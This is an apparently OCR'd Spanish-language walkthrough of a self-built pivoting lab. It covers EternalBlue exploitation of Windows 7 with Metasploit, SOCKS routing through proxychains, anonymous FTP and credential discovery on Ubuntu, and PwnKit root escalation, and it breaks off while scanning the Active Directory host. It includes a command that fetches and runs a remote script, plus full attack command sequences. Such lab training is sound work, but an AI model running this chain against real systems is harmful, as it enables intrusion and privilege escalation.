
Laboratorio de Hacking y Pivoting

Laboratorio

Contenido


Laboratorio Pivoting




1. CONFIGURACION INICIAL.

Configuramos 3 redes virtuales desde Virtualbox o VMware Workstation:

Accedemos al LAN Manager:




Configuramos las interfaces:



2. ASIGNACIÓN DE INTERFACES


Kali Linux: Solamente tendremos 1 interfaz en modo "Adaptador Puente" y seleccionamos la interfaz Ethernet o Wifi dependiendo como estemos conectados desde nuestro equipo, esto será para que tengamos internet en nuestro Kali sin que sean redes internas restringidas.




Windows 7:

Esta máquina debe tener 2 interfaces de red:

- La primera debe estar en "Adaptador puente" para que tenga comunicación con nuestra Kali.
- La segunda debe estar en "Adaptador Solo-Anfitrión" y seleccionaremos el "Ethernet Adapter #2"







Ubuntu:

Esta máquina debe tener 2 interfaces de red:

- La primera debe estar en "Adaptador Solo-Anfitrión" y seleccionaremos el "Ethernet Adapter #2" para que tenga comunicación con la Windows 7

- La segunda debe estar en "Adaptador Solo-Anfitrión" y seleccionaremos el "Ethernet Adapter #3"






Active Directory:

Esta máquina debe tener 1 interfaz de red:

- Debe estar en "Adaptador Solo-Anfitrión" y seleccionaremos el "Ethernet Adapter #3" para que tenga comunicación con la Ubuntu



3. ACCESO A MÁQUINA WINDOWS 7

Es una máquina Windows 7 con una vulnerabilidad muy fácil de explotar, un simple Eternalblue. Podemos identificarlo haciendo un escaneo con nmap, el escáner de Autoblue o el módulo de metasploit.

En este caso, no nos complicamos y lo explotamos con metasploit:

Iniciamos metasploit con "msfconsole" y buscamos el exploit ms17_010, configuramos el RHOST y el TARGET.

```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Obtenemos una Shell de meterpreter como NT AUTHORITY/SYSTEM, la enviamos a "background" oprimiendo la combinación de teclas "Control + z".

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ W7-PIVOTING  192.168.1.144:4444 → 192.168.1.145:49158 (192.168.1.145)
```

Dentro de la sesión de la máquina Windows 7 ejecutamos "ipconfig" y nos damos cuenta de que tiene 2 interfaces de red, así que en el siguiente paso agregaremos una ruta en metasploit para que podamos tener comunicación con esa red, desde nuestra máquina Kali.

4. CONFIGURACIÓN PROXY SOCKS

Agregamos la ruta usando el módulo "autoroute" de metasploit y asociamos la sesión de meterpreter que tenemos de la máquina Windows 7. Otra opción para agregar la ruta, es usar el comando "route add" o si no queremos usar metasploit podemos usar las herramientas Chisel y Socat, en este caso seguiremos con metasploit.

Una vez agreguemos la ruta, ejecutamos el comando "route" y se deben visualizar las siguientes rutas asociadas a la "sesión 1"

```
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 1
   192.168.141.0      255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) >
```

Configuramos el servidor "Socks Proxy"

IMPORTANTE: En el archivo de configuración de proxychains /etc/proxychains4.conf, debe estar la misma versión de socks que usaremos para levantar el servidor desde metasploit:

En este caso la versión es Socks4, pero en metasploit está como 4a, asignamos el puerto del servidor socks y lo ejecutamos.

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  127.0.0.1        yes       The local host or network interfa
  SRVPORT  1080             yes       The port to listen on
  VERSION  4a               yes       The SOCKS version to use (Accepte
```

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1  1080
```

```
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy
```

5. DESCUBRIR LA RED #2.

Usamos el módulo "ping_sweep" de metasploit con el rango de IPs de la red #2 192.168.141.0/24 y la sesión 1.

```
Basic options:
  Name     Current Setting   Required  Description
  ----     ---------------   --------  -----------
  RHOSTS   192.168.141.0/24  yes       IP Range to perform ping sweep against.
  SESSION  1                 yes       The session to run this module on
```

```
msf6 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.141.0/24
[+]     192.168.141.2 host found
[+]     192.168.141.8 host found
[+]     192.168.141.7 host found
[+]     192.168.141.1 host found
```

En este caso la maquina Ubuntu tiene la IP 192.168.141.7

6. ACCESO A MÁQUINA UBUNTU

Sabiendo la IP de la máquina, haremos un escaneo de puertos usando el módulo de metasploit "portscan/tcp", asignamos el rango de puertos que queremos analizar y lo ejecutamos.

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.141.7
RHOSTS ⇒ 192.168.141.7
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.141.7:        - 192.168.141.7:22 - TCP OPEN
[+] 192.168.141.7:        - 192.168.141.7:21 - TCP OPEN
[+] 192.168.141.7:        - 192.168.141.7:80 - TCP OPEN
[+] 192.168.141.7:        - 192.168.141.7:111 - TCP OPEN
```

Identificamos que el puerto 21 ftp está abierto.

Nos conectamos usando el usuario "anonymous" ya que se tiene habilitado el acceso anónimo.

Debemos tener en cuenta que desde nuestro Kali no tenemos comunicación con la Ubuntu ya que está en otro segmento de red, por lo cual, debemos usar el servidor Socks_proxy que levantamos antes. Para esto nos conectaremos por FTP a la máquina Ubuntu usando proxychains.

```
┌──(root㉿kali)-[/home/kali]
└─# proxychains ftp 192.168.141.7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.141.7:21  ...  OK
Connected to 192.168.141.7.
220 (vsFTPd 3.0.2)
Name (192.168.141.7:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||15147|).
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.141.7:15147  ...  OK
150 Here comes the directory listing.
-rw-r--r--    1 0        0             140 Nov 06  2022 data
drwxr-xr-x    2 0        0            4096 Mar 03 15:10 github
-rw-r--r--    1 0        0             225 Mar 03 15:12 history
-rw-r--r--    1 0        0              49 Nov 06  2022 info
-rw-r--r--    1 0        0             336 Nov 06  2022 msfconsole
drwxr-xr-x    5 0        0            4096 Nov 06  2022 sshd-poison
226 Directory send OK.
ftp> get history
local: history remote: history
229 Entering Extended Passive Mode (|||52511|).
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.141.7:52511  ...  OK
150 Opening BINARY mode data connection for history (225 bytes).
100% |*****************************************************************************************************************
226 Transfer complete.
225 bytes received in 00:00 (0.67 KiB/s)
ftp>
```

Encontramos una lista de archivos, entre ellos un archivo llamado "history" que muestra un move de un archivo id_rsa al directorio raíz del servicio apache /var/www/html, y dentro, un directorio "/recuperación" y un archivo "config.txt"

```
┌──(root㉿kali)-[/home/kali]
└─# cat history
    1  ifconfig
    5  ls
    6  cd vsftpd.conf
    7  nano vsftpd.conf
   13  mkdir ftp
   14  cd ftp
   15  ls
   16  pwd
   17  ls -la /var/ftp/
   20  mkdir data
   21  mv id_rsa /var/www/html/recuperacion/config.txt
```

También hemos identificado que el puerto 80 de la máquina está abierto.


Abriremos el navegador Firefox usando proxychains y la IP de la máquina Ubuntu.

```
┌──(kali㉿kali)-[~]
└─$ proxychains firefox 192.168.141.7:80
[proxychains] config file found: /etc/proxychains4.conf
```

Podemos intentar hacer fuzzing con dirbuster, wfuzz, gobuster o alguna otra herramienta, pero la ruta que nos interesa no la encontraremos si usamos diccionarios como Rockyou, por lo cual, podemos usar diccionarios como Kaonashi, o diccionarios en castellano.

Recordemos que en el fichero history identificamos una ruta llamada /recuperación/config.txt


Por lo cual, accederemos directamente a esa ruta.




Identificamos un usuario y una contraseña

El puerto 22 SSH de la máquina Ubuntu está habilitado, así que nos conectamos desde metasploit con el módulo "ssh_login", también podemos conectarnos por proxychains desde nuestra Kali, pero lo haremos desde metasploit para tener otra sesión desde la que podamos agregar una ruta nueva para la red #3.

Buscamos "ssh_login" configuramos los datos de autenticación, RHOST, USER y PASSWORD.



Entramos a la shell con "sessions -i 2"



Somos el usuario "ifp", así que iniciamos la escalada de privilegios

7. ESCALADA DE PRIVILEGIOS UBUNTU

Buscamos binarios con permisos SUID en la máquina:

find / -type f -user root -perm -4000 2>/dev/null

```
$ find / -type f -user root -perm -4000 2>/dev/null
/sbin/mount.nfs
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping6
/bin/ping
/opt/VBoxGuestAdditions-6.1.34/bin/VBoxDRMClient
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

En este caso nos aprovecharemos del binario **/usr/bin/pkexec** ya que existe una vulnerabilidad llamada Pwnkit que permite elevar privilegios a root.

Desde nuestra máquina Kali debemos descargar el exploit usando el siguiente comando:

sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"

Recordemos que la máquina Ubuntu no tienen internet, así que tenemos que descargarlo desde nuestra Kali y transferir el script a la Ubuntu

```
uid=1001(ifp) gid=1001(ifp) groups=1001(ifp)
cd /tmp
sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
curl: (6) Could not resolve host: raw.githubusercontent.com
id
uid=1001(ifp) gid=1001(ifp) groups=1001(ifp)
```

```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
```

```
┌──(root㉿kali)-[/home/kali]
└─# chmod +x ./PwnKit
```

Con proxychains lo subimos a la sesión de ssh con scp (ruta del archivo en la kali) -> (ruta en la sesión ssh)

proxychains scp /home/kali/Pwnkit ifp@(IP Ubuntu):/tmp

```
┌──(root㉿kali)-[/home/kali]
└─# proxychains scp /home/kali/PwnKit ifp@192.168.141.7:/tmp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.141.7:22  ...  OK
The authenticity of host '192.168.141.7 (192.168.141.7)' can't be established.
ED25519 key fingerprint is SHA256:P66mXCZ+aWqQEY7xspSR/w8gqbbgRck2OlQklRW/J6k.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.141.7' (ED25519) to the list of known hosts.
ifp@192.168.141.7's password:
PwnKit
```

Entramos en la sesión de ssh en meterpreter vamos al directorio /tmp y verificamos que esta subido el script *PwnKit*. Ejecutamos el exploit y ya somos root.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

cd /tmp
ls
PwnKit
ls -la
total 40
drwxrwxrwt  4 root root  4096 Jun  6 19:24 .
drwxr-xr-x 23 root root  4096 Mar 10  2019 ..
drwxrwxrwt  2 root root  4096 Jun  6 19:19 .ICE-unix
-rwxr-xr-x  1 ifp  ifp  18040 Jun  6 19:24 PwnKit
-r--r--r--  1 root root    11 Jun  6 19:19 .X0-lock
drwxrwxrwt  2 root root  4096 Jun  6 19:19 .X11-unix
cd PwnKit
-sh: 7: cd: can't cd to PwnKit
./PwnKit
stdin: is not a tty
id
uid=0(root) gid=0(root) groups=0(root),1001(ifp)
```

8. DESCUBRIR LA RED #3

Verificamos las IPs de la máquina Ubuntu, identificamos la red #3.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state U
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfi
    link/ether 08:00:27:83:c2:54 brd ff:ff:ff:ff:ff:ff
    inet 192.168.141.7/24 brd 192.168.141.255 scope global et
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe83:c254/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfi
    link/ether 08:00:27:7a:ce:0a brd ff:ff:ff:ff:ff:ff
    inet 192.168.223.7/24 brd 192.168.223.255 scope global et
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe7a:ce0a/64 scope link
       valid_lft forever preferred_lft forever
^z
```

Ya conocemos la siguiente red "192.168.223.0/24"

Añadimos la ruta de la red #3:

route add 192.168.223.0/24 4

Verificamos las rutas con las sesiones correspondientes con el comando route

```
msf6 auxiliary(scanner/ssh/ssh_login) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 3
   192.168.141.0      255.255.255.0      Session 3
   192.168.223.0      255.255.255.0      Session 4
```

Usamos el módulo "ping_sweep" para descubrir la IP correspondiente a la máquina AD.

```
msf6 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.223.0/24
[+]     192.168.223.1 host found
[+]     192.168.223.2 host found
[+]     192.168.223.7 host found
[+]     192.168.223.11 host found
```

Identificamos que la IP es "192.168.223.11"

Ejecutamos un "portscan/tcp"

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.223.11
RHOSTS => 192.168.223.11
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.223.11:       - 192.168.223.11:53 - TCP OPEN
